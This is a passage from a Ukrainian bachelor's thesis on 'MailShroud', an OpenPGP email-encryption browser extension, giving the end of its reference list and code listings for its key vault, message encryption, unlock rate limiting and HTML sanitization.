7. Poddebniak D. [та ін.]. EFAIL: Bypassing S/MIME and OpenPGP Email Encryption // 27th USENIX Security Symposium. 2018. P. 549–566. URL: https://www.usenix.org/system/files/conference/usenixsecurity18/sec18-poddebniak.pdf (дата звернення: 20.05.2026).

8. Callas J. [та ін.]. OpenPGP Message Format : RFC 4880. 2007. URL: https://datatracker.ietf.org/doc/html/rfc4880 (дата звернення: 20.05.2026).

9. Wouters P. [та ін.]. OpenPGP Message Format : RFC 9580. 2024. URL: https://datatracker.ietf.org/doc/html/rfc9580 (дата звернення: 20.05.2026).

10. Evaluating Legacy and Modern Cryptography on the Web: RSA, Hybrid, AES, and Ed25519 in Wasm and JavaScript. 2024. URL:

https://www.researchgate.net/publication/398772341_Evaluating_Legacy_and_Modern_Cryptography_on_the_Web_RSA_Hybrid_AES_and_Ed25519_in_Wasm_and_JavaScript (дата звернення: 20.05.2026).

11. Security Analysis of Browser Extensions / Chalmers University of Technology. URL: https://research.chalmers.se/publication/531079/file/531079_Fulltext.pdf (дата звернення: 20.05.2026).

12. Introduction. WXT: Next-gen Web Extension Framework. URL: https://wxt.dev/guide/introduction.html (дата звернення: 03.06.2026).

13. Svelte Documentation: Overview. Svelte. URL: https://svelte.dev/docs/svelte/overview (дата звернення: 03.06.2026).

14. OpenPGP.js Documentation. OpenPGP.js. URL: https://docs.openpgpjs.org/ (дата звернення: 03.06.2026).

15. Talwar K. Gmail.js: README.md. GitHub. URL: https://github.com/KartikTalwar/gmail.js/blob/master/README.md (дата звернення: 03.06.2026).

16. Dexie.js Documentation: Minimalistic Wrapper for IndexedDB. Dexie.js. URL: https://dexie.org/docs (дата звернення: 03.06.2026).

17. Web Cryptography API. W3C Recommendation. W3C. URL: https://www.w3.org/TR/webcrypto/ (дата звернення: 03.06.2026).

18. Cairns K., Halpin H., Steel G. Security Analysis of the W3C Web Cryptography API. Proceedings of Security Standardisation Research (SSR). 2017. Vol. 10074. P. 112–140. URL: https://inria.hal.science/hal-01426852/document (дата звернення: 03.06.2026).

19. Indexed Database API. W3C Recommendation. W3C. URL: https://www.w3.org/TR/IndexedDB/ (дата звернення: 03.06.2026).

20. Chrome Extensions Documentation. Chrome Developers. Google. URL: https://developer.chrome.com/docs/extensions (дата звернення: 03.06.2026).

21. Browser Extensions. MDN Web Docs. Mozilla. URL: https://developer.mozilla.org/docs/Mozilla/Add-ons/WebExtensions (дата звернення: 03.06.2026).

22. Document Object Model (DOM) Level 3 Core Specification. W3C Recommendation. W3C. 2004. URL: https://travesia.mcu.es/server/api/core/bitstreams/6abd537a-f388-472a-a577-2457aca21055/content (дата звернення: 03.06.2026).

23. Rascia T. Understanding the DOM — Document Object Model eBook. DigitalOcean. 2020. URL: https://assets.digitalocean.com/books/understanding-the-dom.pdf (дата звернення: 03.06.2026).

24. Frisbie M. Building Browser Extensions: Create Modern Extensions for Chrome, Safari, Firefox, and Edge. 2nd ed. Glen Ellyn, IL : Apress, 2025. 634 p.

25. Schwenk J. Guide to Internet Cryptography: Security Protocols and Real-World Attack Implications. Cham : Springer, 2022. 530 p.

26. Моркун Н. В., Завсегдашня І. В. Методичні вказівки до виконання кваліфікаційної роботи бакалавра для студентів спеціальності 122 “Комп’ютерні науки”. Кривий Ріг : Видавничий центр КНУ, 2021. 50 с.

27. ДСТУ 3008:2015. Інформація та документація. Звіти у сфері науки і техніки. Структура і правила оформлення. Київ, ДП «УкрННЦ», 2015. 26с. (Інформація та документація).

28. ДСТУ 8302:2015. Бібліографічне посилання. Загальні вимоги та правила складання Київ, ДП «УкрННЦ», 2016. 16 с. (Інформація та документація).

29. ДСТУ 3582:2013. Бібліографічний опис. Скорочення слів і словосполучень в українській мові. Загальні вимоги та правила. Київ, ДП «УкрННЦ», 2013. 23 с. (Інформація та документація).

# ДОДАТОК А

## Лістинг основної частини програмного коду розширення

### Лістинг А.1 – Криптографічний сервіс (crypto/cryptoService.ts)

```
import * as openpgp from "openpgp";

const PBKDF2_ITERATIONS = 600_000;
const AES_KEY_LENGTH = 256;
const IV_LENGTH = 12;
const SALT_LENGTH = 32;

const OPENPGP_CONFIG = {
  v6Keys: true,
  aeadProtect: true,
  preferredAEADAlgorithm: openpgp.enums.aead.gcm,
  allowInsecureDecryptionWithSigningKeys: false,
  allowInsecureVerificationWithReformattedKeys: false,
  showVersion: false,
  showComment: false,
} as const;

export async function initOpenPGP(): Promise<void> {
  Object.assign(openpgp.config, OPENPGP_CONFIG);
}

export async function generateKeyPair(
  email: string,
  name?: string,
): Promise<{ privateKey: string; publicKey: string }> {
  const result = await openpgp.generateKey({
    type: "curve25519",
    userIDs: [{ name: name ?? email, email }],
    format: "armored",
    config: {
      v6Keys: OPENPGP_CONFIG.v6Keys,
      aeadProtect: OPENPGP_CONFIG.aeadProtect,
    },
  });
  return { privateKey: result.privateKey, publicKey: result.publicKey };
}

export async function validatePublicKey(
  armoredKey: string,
  expectedEmail: string,
): Promise<openpgp.Key> {
  const key = await openpgp.readKey({ armoredKey });
  assertNotPrivateKey(key);
  assertV6Key(key);
  await assertValidSignature(key);
```

```
  await assertNotRevoked(key);
  await assertNotExpired(key);
  assertEmailMatch(key, expectedEmail);
  await assertHasEncryptionSubkey(key);
  return key;
}

function assertNotPrivateKey(key: openpgp.Key): void {
  if (key.isPrivate()) {
    throw new Error("Refusing to store private key as public");
  }
}

function assertV6Key(key: openpgp.Key): void {
  if (key.keyPacket.version !== 6) {
    throw new Error(
      `Only v6 keys are supported. Got v${key.keyPacket.version}.`,
    );
  }
}

async function assertValidSignature(key: openpgp.Key): Promise<void> {
  try {
    await key.verifyPrimaryKey();
  } catch (err) {
    throw new Error(
      `Invalid primary key signature: ${(err as Error).message}`,
    );
  }
}

async function assertNotRevoked(key: openpgp.Key): Promise<void> {
  if (await key.isRevoked()) {
    throw new Error("Cannot store revoked public key");
  }
}

async function assertNotExpired(key: openpgp.Key): Promise<void> {
  const expiration = await key.getExpirationTime();
  if (expiration !== Infinity && expiration !== null && expiration < new Date()) {
    throw new Error("Public key is expired");
  }
}

function assertEmailMatch(key: openpgp.Key, expectedEmail: string): void {
  const emailLower = expectedEmail.toLowerCase();
  const hasEmail = key.users.some(
    (user) => user.userID?.email?.toLowerCase() === emailLower,
  );
  if (!hasEmail) {
    throw new Error(
      `Public key does not contain expected email: ${expectedEmail}`,
```

```
        );
    }
}

async function assertHasEncryptionSubkey(key: openpgp.Key): Promise<void> {
    const encryptionKey = await key.getEncryptionKey();
    if (!encryptionKey) {
        throw new Error("No valid encryption subkey found");
    }
}

export function assertUnprotectedPrivateKey(privateKey: openpgp.PrivateKey): void {
    if (!privateKey.isDecrypted()) {
        throw new Error(
            "Imported private key is passphrase-protected. MailShroud uses AES-GCM vault only.",
        );
    }
}

export async function deriveKey(password: string, salt: string): Promise<CryptoKey> {
    const encoder = new TextEncoder();
    const passwordBuffer = encoder.encode(password);
    const saltBuffer = hexToBuffer(salt);
    try {
        const keyMaterial = await crypto.subtle.importKey(
            "raw", passwordBuffer, "PBKDF2", false, ["deriveKey"],
        );
        return await crypto.subtle.deriveKey(
            {
                name: "PBKDF2",
                salt: saltBuffer,
                iterations: PBKDF2_ITERATIONS,
                hash: "SHA-256",
            },
            keyMaterial,
            { name: "AES-GCM", length: AES_KEY_LENGTH },
            false,
            ["encrypt", "decrypt"],
        );
    } finally {
        passwordBuffer.fill(0);
        saltBuffer.fill(0);
    }
}

export async function encryptPrivateKey(
    armoredKey: string,
    key: CryptoKey,
    aad: string,
): Promise<{ encryptedData: string; iv: string }> {
    const encoder = new TextEncoder();
    const dataBuffer = encoder.encode(armoredKey);
```

```
    const iv = crypto.getRandomValues(new Uint8Array(IV_LENGTH));
    const aadBuffer = encoder.encode(aad.toLowerCase());
    try {
        const encryptedBuffer = await crypto.subtle.encrypt(
            { name: "AES-GCM", iv, additionalData: aadBuffer },
            key,
            dataBuffer,
        );
        return {
            encryptedData: bufferToBase64(new Uint8Array(encryptedBuffer)),
            iv: bufferToHex(iv),
        };
    } finally {
        dataBuffer.fill(0);
        aadBuffer.fill(0);
    }
}

export async function decryptPrivateKey(
    encryptedData: string,
    iv: string,
    key: CryptoKey,
    aad: string,
): Promise<string> {
    const dataBuffer = base64ToBuffer(encryptedData);
    const ivBuffer = hexToBuffer(iv);
    const aadBuffer = new TextEncoder().encode(aad.toLowerCase());
    let decryptedBuffer: ArrayBuffer | null = null;
    try {
        decryptedBuffer = await crypto.subtle.decrypt(
            { name: "AES-GCM", iv: ivBuffer, additionalData: aadBuffer },
            key,
            dataBuffer,
        );
        return new TextDecoder().decode(decryptedBuffer);
    } catch {
        throw new Error("Invalid master password or corrupted vault data.");
    } finally {
        if (decryptedBuffer) { new Uint8Array(decryptedBuffer).fill(0); }
        dataBuffer.fill(0);
        ivBuffer.fill(0);
        aadBuffer.fill(0);
    }
}

export function generateSalt(): string {
    return bufferToHex(crypto.getRandomValues(new Uint8Array(SALT_LENGTH)));
}

export function getEmailFromKey(key: openpgp.Key): string | undefined {
    return key.users[0]?.userID?.email ?? undefined;
}
```

```
function bufferToBase64(buffer: Uint8Array): string {
   const CHUNK_SIZE = 0x8000;
   let binary = "";
   for (let i = 0; i < buffer.length; i += CHUNK_SIZE) {
      const chunk = buffer.subarray(i, i + CHUNK_SIZE);
      binary += String.fromCharCode.apply(null, chunk as unknown as number[]);
   }
   return btoa(binary);
}

function base64ToBuffer(b64: string): Uint8Array<ArrayBuffer> {
   const binary = atob(b64);
   const bytes = new Uint8Array(binary.length);
   for (let i = 0; i < binary.length; i++) { bytes[i] = binary.charCodeAt(i); }
   return bytes;
}

function hexToBuffer(hex: string): Uint8Array<ArrayBuffer> {
   const bytes = new Uint8Array(hex.length / 2);
   for (let i = 0; i < hex.length; i += 2) {
      bytes[i / 2] = parseInt(hex.substring(i, i + 2), 16);
   }
   return bytes;
}

function bufferToHex(buffer: Uint8Array): string {
   return Array.from(buffer).map((b) => b.toString(16).padStart(2, "0")).join("");
}
```

Лістинг А.2 – Поточний стан сеансу (crypto/sessionState.ts)

```
import * as openpgp from "openpgp";

const unlockedKeys = new Map<string, openpgp.PrivateKey>();
let sessionMasterPassword: string | null = null;

export function setSessionPassword(password: string): void {
   sessionMasterPassword = password;
}

export function getSessionPassword(): string | null {
   return sessionMasterPassword;
}

export function hasSessionPassword(): boolean {
   return sessionMasterPassword !== null;
}

export function cacheUnlockedKey(email: string, privateKey: openpgp.PrivateKey): void {
   unlockedKeys.set(email.toLowerCase(), privateKey);
```

```
}

export function getCachedUnlockedKey(email: string): openpgp.PrivateKey | undefined {
  return unlockedKeys.get(email.toLowerCase());
}

export function removeCachedUnlockedKey(email: string): void {
  unlockedKeys.delete(email.toLowerCase());
}

export function getAllCachedKeys(): Map<string, openpgp.PrivateKey> {
  return new Map(unlockedKeys);
}

export function isVaultActuallyUnlocked(): boolean {
  return unlockedKeys.size > 0;
}

export function ensureVaultConsistency(): void {
  if (!isVaultActuallyUnlocked() && hasSessionPassword()) {
    console.warn(
      "[MailShroud] Phantom state detected: Password exists but no keys are loaded. Clearing
session.",
    );
    clearSessionCache();
  }
}

export function clearSessionCache(): void {
  unlockedKeys.clear();
  sessionMasterPassword = null;
}
```

Лістинг А.3 – Управління сховищем (background/vault.ts)

```
import * as openpgp from "openpgp";
import { db } from "~/lib/db";
import {
  deriveKey, encryptPrivateKey, generateSalt,
  cacheUnlockedKey, clearSessionCache, isVaultActuallyUnlocked,
  setSessionPassword,
} from "~/lib/crypto";
import {
  checkUnlockAttempt, recordFailedAttempt, resetAttempts,
  VaultLockedError, getState,
} from "~/lib/security/rateLimit";
import { startKeepAlive, stopKeepAlive } from "~/lib/security";
import { UnlockResult, VaultError, VaultErrorCode } from "~/lib/types";
import { decryptAndVerifyVaultKey, decryptVaultToArmored, openpgpReady } from "./helpers";

const AUTO_LOCK_MINUTES = 15;
```

```
function scheduleAutoLock(): void {
  browser.alarms.create("vault-auto-lock", { delayInMinutes: AUTO_LOCK_MINUTES });
}

function cancelAutoLock(): void {
  browser.alarms.clear("vault-auto-lock");
}

export function refreshAutoLock(): void {
  if (!isVaultActuallyUnlocked()) return;
  cancelAutoLock();
  scheduleAutoLock();
}

export async function handleUnlockVault(masterPassword: string): Promise<UnlockResult> {
  await openpgpReady;
  const allPrivateKeys = await db.privateKeys.toArray();
  if (allPrivateKeys.length === 0) {
    return { success: false, unlocked: 0, failed: 0, failedEmails: [] };
  }

  const lockedEmails: string[] = [];
  for (const rec of allPrivateKeys) {
    try {
      await checkUnlockAttempt(rec.email);
    } catch (err) {
      if (err instanceof VaultLockedError) lockedEmails.push(rec.email);
      else throw err;
    }
  }

  if (lockedEmails.length === allPrivateKeys.length) {
    const state = await getState();
    const maxUntil = Math.max(...lockedEmails.map((e) => state[e]?.lockedUntil ?? 0));
    throw new VaultLockedError(Math.max(0, maxUntil - Date.now()));
  }

  const unlockable = allPrivateKeys.filter((k) => !lockedEmails.includes(k.email));
  const tempUnlocked = new Map<string, openpgp.PrivateKey>();
  const failedEmails: string[] = [];

  for (const rec of unlockable) {
    try {
      const privateKey = await decryptAndVerifyVaultKey(rec, masterPassword);
      tempUnlocked.set(rec.email.toLowerCase(), privateKey);
      await resetAttempts(rec.email);
    } catch (err) {
      failedEmails.push(rec.email);
      await recordFailedAttempt(rec.email);
    }
  }
```

```
    const unlockedCount = tempUnlocked.size;
    if (unlockedCount > 0) {
        for (const [email, key] of tempUnlocked) { cacheUnlockedKey(email, key); }
        setSessionPassword(masterPassword);
        scheduleAutoLock();
        startKeepAlive();
    }

    return { success: unlockedCount > 0, unlocked: unlockedCount, failed: failedEmails.length,
failedEmails };
}

export function handleLockVault(): void {
    cancelAutoLock();
    clearSessionCache();
    stopKeepAlive();
    console.log("[MailShroud] Vault locked");
}

export async function handleChangeMasterPassword(
    currentPassword: string,
    newPassword: string,
): Promise<void> {
    await openpgpReady;
    const allKeys = await db.privateKeys.toArray();
    if (allKeys.length === 0) return;

    const decryptedArmored: Array<{ record: typeof allKeys[number]; armoredKey: string }> = [];

    for (const record of allKeys) {
        try {
            const armoredKey = await decryptVaultToArmored(record, currentPassword);
            decryptedArmored.push({ record, armoredKey });
        } catch {
            decryptedArmored.length = 0;
            throw new VaultError(VaultErrorCode.INVALID_PASSWORD, "Current master password is
incorrect");
        }
    }

    const updates: Array<{ email: string; encryptedKeyBase64: string; salt: string; iv: string }> = [];
    for (const { record, armoredKey } of decryptedArmored) {
        const newSalt = generateSalt();
        const newCryptoKey = await deriveKey(newPassword, newSalt);
        const { encryptedData, iv: newIv } = await encryptPrivateKey(armoredKey, newCryptoKey,
record.email);
        updates.push({ email: record.email, encryptedKeyBase64: encryptedData, salt: newSalt, iv:
newIv });
    }

    decryptedArmored.length = 0;
```

```
  await db.transaction("rw", db.privateKeys, async () => {
    for (const u of updates) {
      await db.privateKeys.update(u.email, {
        encryptedKeyBase64: u.encryptedKeyBase64,
        salt: u.salt,
        iv: u.iv,
        updatedAt: Date.now(),
      });
    }
  });

  setSessionPassword(newPassword);
}
```

Лістинг А.4 – Шифрування та розшифрування (background/crypto.ts)

```
import * as openpgp from "openpgp";
import { db } from "~/lib/db";
import {
  getAllCachedKeys, getCachedUnlockedKey,
  getEmailFromKey, isVaultActuallyUnlocked,
} from "~/lib/crypto";
import { VaultError, VaultErrorCode, DecryptMessageResult, EncryptMessageResult } from
"~/lib/types";
import {
  MAX_MESSAGE_SIZE, findPrivateKeyById, findPublicKeyById,
  toVaultError, openpgpReady, type DecryptSignatures,
} from "./helpers";
import { refreshAutoLock } from "./vault";

export async function handleDecryptMessage(armoredText: string):
Promise<DecryptMessageResult> {
  try {
    if (!isVaultActuallyUnlocked()) {
      throw new VaultError(VaultErrorCode.VAULT_LOCKED, "Vault is locked.");
    }
    if (armoredText.length > MAX_MESSAGE_SIZE) {
      throw new Error("Message too large (max 1MB)");
    }

    await openpgpReady;
    const message = await openpgp.readMessage({ armoredMessage: armoredText });
    const snapshot = getAllCachedKeys();
    const encryptionKeyIds = await message.getEncryptionKeyIDs();
    if (encryptionKeyIds.length === 0) {
      throw new Error("Message has no encryption key IDs");
    }

    const WILDCARD_HEX = new Set(["0000000000000000", "00000000"]);
    const hasWildcard = encryptionKeyIds.some((id) => WILDCARD_HEX.has(id.toHex()));
```

```
      const matchedKeys = encryptionKeyIds
        .map((id) => findPrivateKeyById(id, snapshot))
        .filter((k): k is openpgp.PrivateKey => !!k);
      const decryptionKeys = [...matchedKeys];

      if (hasWildcard) {
        const matchedFingerprints = new Set(decryptionKeys.map((k) => k.getFingerprint()));
        for (const key of snapshot.values()) {
          if (!matchedFingerprints.has(key.getFingerprint())) {
            decryptionKeys.push(key);
          }
        }
      }

      if (decryptionKeys.length === 0) {
        throw new VaultError(
          VaultErrorCode.NO_MATCHING_KEY,
          encryptionKeyIds.length === 0
            ? "Message is not encrypted to a PGP key."
            : "You don't have a private key that can decrypt this message",
        );
      }

      const verificationKeys = await loadAllPublicKeys();
      const { data, signatures } = await openpgp.decrypt({
        message, decryptionKeys, verificationKeys, expectSigned: false,
      });

      const result = await verifySignatures(signatures, verificationKeys);
      refreshAutoLock();
      return { data: data as string, ...result };
    } catch (err) {
      throw toVaultError(err, VaultErrorCode.CORRUPTED_DATA, "Decryption failed");
    }
}

export async function loadAllPublicKeys(): Promise<openpgp.Key[]> {
  const records = await db.publicKeys.toArray();
  const results = await Promise.allSettled(
    records.map((r) => openpgp.readKey({ armoredKey: r.armoredKey })),
  );
  return results
    .filter((r, index): r is PromiseFulfilledResult<openpgp.Key> => {
      if (r.status === "rejected") {
        if (import.meta.env.DEV) {
          console.warn(`[MailShroud] Skipping corrupted public key for
${records[index].email}:`, r.reason);
        }
        return false;
      }
      return true;
    })
```

```
        .map((r) => r.value);
}

export async function verifySignatures(
    signatures: DecryptSignatures,
    verificationKeys: openpgp.Key[],
): Promise<{ signaturesValid: boolean[]; signerEmails: (string | null)[] }> {
    const signaturesValid: boolean[] = [];
    const signerEmails: (string | null)[] = [];

    if (!signatures || signatures.length === 0) {
        return { signaturesValid: [false], signerEmails: [null] };
    }

    for (const sig of signatures) {
        try {
            await sig.verified;
            signaturesValid.push(true);
            const signer = findPublicKeyById(sig.keyID.toHex(), verificationKeys);
            signerEmails.push(signer?.users[0]?.userID?.email ?? null);
        } catch {
            signaturesValid.push(false);
            signerEmails.push(null);
        }
    }
    return { signaturesValid, signerEmails };
}

export async function handleEncryptMessage(
    text: string,
    recipientEmails: string[],
    senderEmail?: string,
): Promise<EncryptMessageResult> {
    try {
        if (text.length > MAX_MESSAGE_SIZE) { throw new Error("Message too large (max 1MB)");
}
        await openpgpReady;
        if (recipientEmails.length === 0) { throw new Error("No recipients specified"); }

        const encryptionKeys = await Promise.all(
            recipientEmails.map(loadAndValidateRecipientKey),
        );

        const signingKey = pickSigningKey(senderEmail);
        const signingKeys = signingKey ? [signingKey] : [];

        if (signingKey) {
            const senderPubKey = signingKey.toPublic();
            const isAlreadyIncluded = encryptionKeys.some(
                (k) => k.getFingerprint() === senderPubKey.getFingerprint(),
            );
            if (!isAlreadyIncluded) { encryptionKeys.push(senderPubKey); }
```

```
      }

      const encrypted = await openpgp.encrypt({
        message: await openpgp.createMessage({ text }),
        encryptionKeys,
        signingKeys,
      });

      if (signingKey) refreshAutoLock();
      return {
        encrypted: encrypted as string,
        signed: signingKeys.length > 0,
        signerEmail: signingKey ? getEmailFromKey(signingKey) : undefined,
      };
    } catch (err) {
      if (import.meta.env.DEV) console.error("Encryption failed:", err);
      throw err;
    }
}

export async function loadAndValidateRecipientKey(email: string): Promise<openpgp.Key> {
  const record = await db.publicKeys.get(email.toLowerCase());
  if (!record) throw new Error(`Public key not found for ${email}`);

  const publicKey = await openpgp.readKey({ armoredKey: record.armoredKey });
  try { await publicKey.verifyPrimaryKey(); } catch (err) {
    throw new Error(`Key for ${email} is invalid: ${(err as Error).message}`);
  }
  if (await publicKey.isRevoked()) {
    throw new VaultError(VaultErrorCode.KEY_REVOKED, `Key for ${email} is revoked`);
  }
  const expiration = await publicKey.getExpirationTime();
  if (expiration !== Infinity && expiration !== null && expiration < new Date()) {
    throw new VaultError(VaultErrorCode.KEY_EXPIRED, `Key for ${email} is expired`);
  }
  const encKey = await publicKey.getEncryptionKey();
  if (!encKey) throw new Error(`No valid encryption subkey for ${email}`);
  return publicKey;
}

export function pickSigningKey(senderEmail?: string): openpgp.PrivateKey | undefined {
  const allOwnKeys = getAllCachedKeys();
  if (senderEmail) {
    const normalizedSender = senderEmail.toLowerCase();
    const cachedKey = getCachedUnlockedKey(normalizedSender);
    if (cachedKey) return cachedKey;

    for (const key of allOwnKeys.values()) {
      const userIdEmails = key.users
        .map((u) => u.userID?.email?.toLowerCase())
        .filter((e): e is string => typeof e === "string");
      if (userIdEmails.includes(normalizedSender)) return key;
```

```
        }

        if (allOwnKeys.size === 1) {
            return allOwnKeys.values().next().value ?? undefined;
        }

        if (allOwnKeys.size > 1) {
            throw new VaultError(
                VaultErrorCode.NO_MATCHING_KEY,
                `Доступно кілька ключів, але жоден не відповідає відправнику "${senderEmail}".`,
            );
        }
    }

    if (allOwnKeys.size === 1) return allOwnKeys.values().next().value ?? undefined;

    if (allOwnKeys.size > 1) {
        throw new VaultError(
            VaultErrorCode.NO_MATCHING_KEY,
            "Доступно кілька приватних ключів. Вкажіть senderEmail для вибору ключа підпису.",
        );
    }
    return undefined;
}
```

Лістинг А.5 – Захист від перебору паролів (security/rateLimit.ts)

```
import { browser } from "wxt/browser";
import { VaultLockTimeoutError } from "../types/error";

interface AttemptState { count: number; lockedUntil: number; }
type LockoutState = Record<string, AttemptState>;

const SESSION_KEY = "vault_lockout_session";
const PERSISTENT_KEY = "vault_lockout_persistent";

const LOCKOUT_DELAYS = [5_000, 30_000, 120_000, 600_000, 3_600_000] as const;
const MAX_ATTEMPTS_BEFORE_LOCK = 3;
const LOCK_TIMEOUT_MS = 5_000;

export class VaultLockedError extends Error {
    constructor(public readonly retryAfterMs: number) {
        super(`Vault is locked. Try again in ${Math.ceil(retryAfterMs / 1000)}s`);
        this.name = "VaultLockedError";
    }
}

export async function getState(): Promise<LockoutState> {
    const [sessionResult, persistentResult] = await Promise.all([
        browser.storage.session.get(SESSION_KEY),
        browser.storage.local.get(PERSISTENT_KEY),
```

```
    ]);

    const session = (sessionResult[SESSION_KEY] as LockoutState) ?? {};
    const persistent = (persistentResult[PERSISTENT_KEY] as LockoutState) ?? {};

    const merged: LockoutState = { ...persistent };
    for (const [email, s] of Object.entries(session)) {
        const p = merged[email];
        merged[email] = {
            count: Math.max(p?.count ?? 0, s.count),
            lockedUntil: Math.max(p?.lockedUntil ?? 0, s.lockedUntil),
        };
    }
    return merged;
}

async function setState(state: LockoutState): Promise<void> {
    await Promise.all([
        browser.storage.session.set({ [SESSION_KEY]: state }),
        browser.storage.local.set({ [PERSISTENT_KEY]: state }),
    ]);
}

let stateLock: Promise<void> = Promise.resolve();

function withLock<T>(fn: () => Promise<T>): Promise<T> {
    const next = stateLock.then(fn, fn);
    const timeoutPromise = new Promise<never>((_, reject) => {
        setTimeout(() => reject(new VaultLockTimeoutError(LOCK_TIMEOUT_MS)),
LOCK_TIMEOUT_MS);
    });
    stateLock = Promise.race([next, timeoutPromise]).then(() => {}, (err) => {
        if (err instanceof VaultLockTimeoutError) {
            console.error("[MailShroud] Lock timeout — resetting state lock");
        }
    });
    return Promise.race([next, timeoutPromise]);
}

export async function checkUnlockAttempt(email: string): Promise<void> {
    return withLock(async () => {
        const state = await getState();
        const record = state[email];
        if (!record) return;
        const now = Date.now();
        if (record.lockedUntil > 0 && record.lockedUntil <= now) {
            delete state[email];
            await setState(state);
            return;
        }
        if (record.lockedUntil > now) {
            throw new VaultLockedError(record.lockedUntil - now);
```

```
    }
  });
}

export async function recordFailedAttempt(email: string): Promise<void> {
  return withLock(async () => {
    const state = await getState();
    const now = Date.now();
    const record = state[email] ?? { count: 0, lockedUntil: 0 };
    if (record.lockedUntil > now) return;
    record.count++;
    if (record.count >= MAX_ATTEMPTS_BEFORE_LOCK) {
      const delayIndex = Math.min(
        record.count - MAX_ATTEMPTS_BEFORE_LOCK,
        LOCKOUT_DELAYS.length - 1,
      );
      record.lockedUntil = now + LOCKOUT_DELAYS[delayIndex]!;
    }
    state[email] = record;
    await setState(state);
  });
}

export async function resetAttempts(email: string): Promise<void> {
  return withLock(async () => {
    const state = await getState();
    if (email in state) { delete state[email]; await setState(state); }
  });
}
```

Лістинг А.6 – Санітаризація HTML (security/sanitize.ts)

```
import DOMPurify, { type Config } from "dompurify";

const EMAIL_SAFE_TAGS = [
  "p", "br", "hr", "div", "span", "b", "i", "u", "em", "strong",
  "small", "sub", "sup", "h1", "h2", "h3", "h4", "h5", "h6",
  "ul", "ol", "li",
  "table", "thead", "tbody", "tfoot", "tr", "td", "th",
  "caption", "colgroup", "col",
  "pre", "code", "blockquote", "cite", "figure", "figcaption",
  "a", "img",
] as const;

const EMAIL_SAFE_ATTR = [
  "href", "title", "alt", "width", "height", "class", "rel", "target",
  "src", "srcset", "sizes", "colspan", "rowspan", "scope",
  "align", "valign", "type", "start",
] as const;

const PURIFY_HTML_CONFIG: Config = {
```

```
  ALLOWED_TAGS: [...EMAIL_SAFE_TAGS],
  ALLOWED_ATTR: [...EMAIL_SAFE_ATTR],
  ALLOW_DATA_ATTR: false,
  ALLOW_ARIA_ATTR: false,
  ALLOW_UNKNOWN_PROTOCOLS: false,
  ALLOWED_URI_REGEXP:
    /^(?:(?:https?|mailto|ftp|tel|sms):|[^a-z]|[a-z+.\-]+(?:[^a-z+.\-:]|$))/i,
  ADD_ATTR: ["target", "rel"],
  FORBID_ATTR: [
    "style", "background", "dynsrc", "lowsrc", "srcdoc",
    "onerror", "onload", "onclick", "onmouseover", "onfocus", "onblur",
  ],
  FORBID_TAGS: [
    "style", "script", "iframe", "object", "embed",
    "form", "input", "meta", "link", "base",
  ],
  RETURN_DOM: false,
  RETURN_DOM_FRAGMENT: false,
  WHOLE_DOCUMENT: false,
} as const;

DOMPurify.addHook("afterSanitizeAttributes", (node) => {
  if (node.tagName === "A") {
    node.setAttribute("target", "_blank");
    node.setAttribute("rel", "noopener noreferrer");
    const href = node.getAttribute("href") ?? "";
    if (href.toLowerCase().startsWith("mailto:") && /[?&](body|cc|bcc)=/i.test(href)) {
      node.removeAttribute("href");
      node.setAttribute("title", "[Blocked: suspicious mailto link]");
    }
  }
  if (node.tagName === "IMG") {
    const src = node.getAttribute("src") ?? "";
    if (!src || src.trim().toLowerCase().startsWith("data:")) { node.remove(); }
  }
});

export function sanitizeDecryptedHtml(rawHtml: string): string {
  if (!rawHtml || typeof rawHtml !== "string") return "";
  return DOMPurify.sanitize(rawHtml, PURIFY_HTML_CONFIG);
}

export function sanitizePlainText(text: string): string {
  if (!text || typeof text !== "string") return "";
  return DOMPurify.sanitize(text, { ALLOWED_TAGS: [], ALLOWED_ATTR: [] });
}
```

Лістинг А.7 – Підтримка роботи Service Worker (security/vaultKeepAlive.ts)

```
import { browser } from "wxt/browser";

const KEEP_ALIVE_INTERVAL_MS = 20_000;

let keepAliveInterval: ReturnType<typeof setInterval> | null = null;

export function startKeepAlive(): void {
  if (keepAliveInterval !== null) return;
  keepAliveInterval = setInterval(() => {
    browser.runtime.getPlatformInfo().catch((err) => {
      if (import.meta.env.DEV) {
        console.warn("[MailShroud] Keep-alive ping failed:", err);
      }
    });
  }, KEEP_ALIVE_INTERVAL_MS);
}

export function stopKeepAlive(): void {
  if (keepAliveInterval === null) return;
  clearInterval(keepAliveInterval);
  keepAliveInterval = null;
}
```

Лістинг А.8 – База даних IndexedDB через Dexie (db/database.ts)

```
import Dexie, { type Table } from "dexie";

export interface PrivateKeyRecord {
  email: string;
  encryptedKeyBase64: string;
  salt: string;
  iv: string;
  keyFingerprint: string;
  createdAt: number;
  updatedAt: number;
}

export interface PublicKeyRecord {
  email: string;
  armoredKey: string;
  keyFingerprint: string;
  source: "manual";
  verified: boolean;
  createdAt: number;
  lastUsedAt?: number;
}

export type SettingsKey = "autoLockMinutes" | "preferredKeyServer" | "wkdEnabled" | "hkEnabled";

export interface SettingRecord {
```

```
  key: SettingsKey;
  value: string | number | boolean;
}

const V6_FINGERPRINT_LENGTH = 64;
const BASE64_REGEX = /^(?:[A-Za-z0-9+/]{4})*(?:[A-Za-z0-9+/]{2}==|[A-Za-z0-9+/]{3}=)?$/;
const PGP_PUBLIC_KEY_HEADER = "-----BEGIN PGP PUBLIC KEY BLOCK-----";

function validatePrivateKey(obj: Partial<PrivateKeyRecord>): void {
  if (!obj.email?.includes("@")) throw new Error("Invalid email format");
  if (!obj.keyFingerprint || obj.keyFingerprint.length !== V6_FINGERPRINT_LENGTH) {
    throw new Error(`Invalid v6 fingerprint length. Expected ${V6_FINGERPRINT_LENGTH}
hex chars.`);
  }
  if (!obj.encryptedKeyBase64 || !BASE64_REGEX.test(obj.encryptedKeyBase64)) {
    throw new Error("Invalid encrypted key format (not base64)");
  }
}

function validatePublicKey(obj: Partial<PublicKeyRecord>): void {
  if (!obj.armoredKey?.includes(PGP_PUBLIC_KEY_HEADER))
    throw new Error("Invalid armored public key");
  if (!obj.email?.includes("@")) throw new Error("Invalid email format");
  if (!obj.keyFingerprint || obj.keyFingerprint.length !== V6_FINGERPRINT_LENGTH) {
    throw new Error(`Invalid v6 fingerprint length. Expected ${V6_FINGERPRINT_LENGTH}
hex chars.`);
  }
}

export class MailShroudDB extends Dexie {
  privateKeys!: Table<PrivateKeyRecord, string>;
  publicKeys!: Table<PublicKeyRecord, string>;
  settings!: Table<SettingRecord, string>;

  constructor() {
    super("MailShroudDB");
    this.version(1).stores({
      privateKeys: "&email, keyFingerprint",
